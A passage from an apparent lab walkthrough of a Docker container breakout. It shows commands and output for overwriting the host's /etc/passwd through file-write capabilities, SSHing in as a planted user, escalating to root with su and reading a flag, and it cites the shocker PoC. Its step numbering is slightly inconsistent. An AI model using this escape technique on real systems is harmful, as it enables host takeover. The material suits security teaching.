Step 24: Similarly overwrite the content of /etc/passwd file

Command: ./write files /etc/passwd passwd

Step 25: SSH into the host machine as john.

Command: ssh john@172.17.0.1 -p 2222

Enter password "password"

```
root@bc4b954a7934:~# ssh john@172.17.0.1 -p 2222
The authenticity of host '[172.17.0.1]:2222 ([172.17.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:iLK0xAbC1+tuYXjMowYHxiRCY57WBF0dXLonlWGghuY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[172.17.0.1]:2222' (ECDSA) to the list of known hosts.
john@172.17.0.1's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 5.0.0-20-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
 * Keen to learn Istio? It's included in the single-package MicroK8s.
     https://snapcraft.io/microk8s
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
Could not chdir to home directory /home/john: No such file or directory
$ id
uid=1000(john) gid=1000(student) groups=1000(student)
$
$
```

Step 26: Using su, login as root

Commands:

su -

Enter password "password"

id

```
$ su -
Password:
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Step 27: Search for the flag on the host filesystem.

Command: find / -name *flag* 2>/dev/null

```
# find / -name *flag* 2>/dev/null
/root/flag-a3b2d57f8
#
#
```

Step 19: Retrieve the flag.

Command: cat /root/flag-a3b2d57f8

```
#
# cat /root/flag-a3b2d57f8
a3b2d57f824b38254400bcef9eee7459
#
```

Flag: a3b2d57f824b38254400bcef9eee7459

References:

- 1. Docker (https://www.docker.com/)
- 2. shocker: docker PoC VMM-container breakout (http://stealth.openwall.net/xSports/shocker.c)
- 3. CAP_DAC_READ_SEARCH and CAP_DAC_OVERRIDE (http://man7.org/linux/man-pages/man7/capabilities.7.html)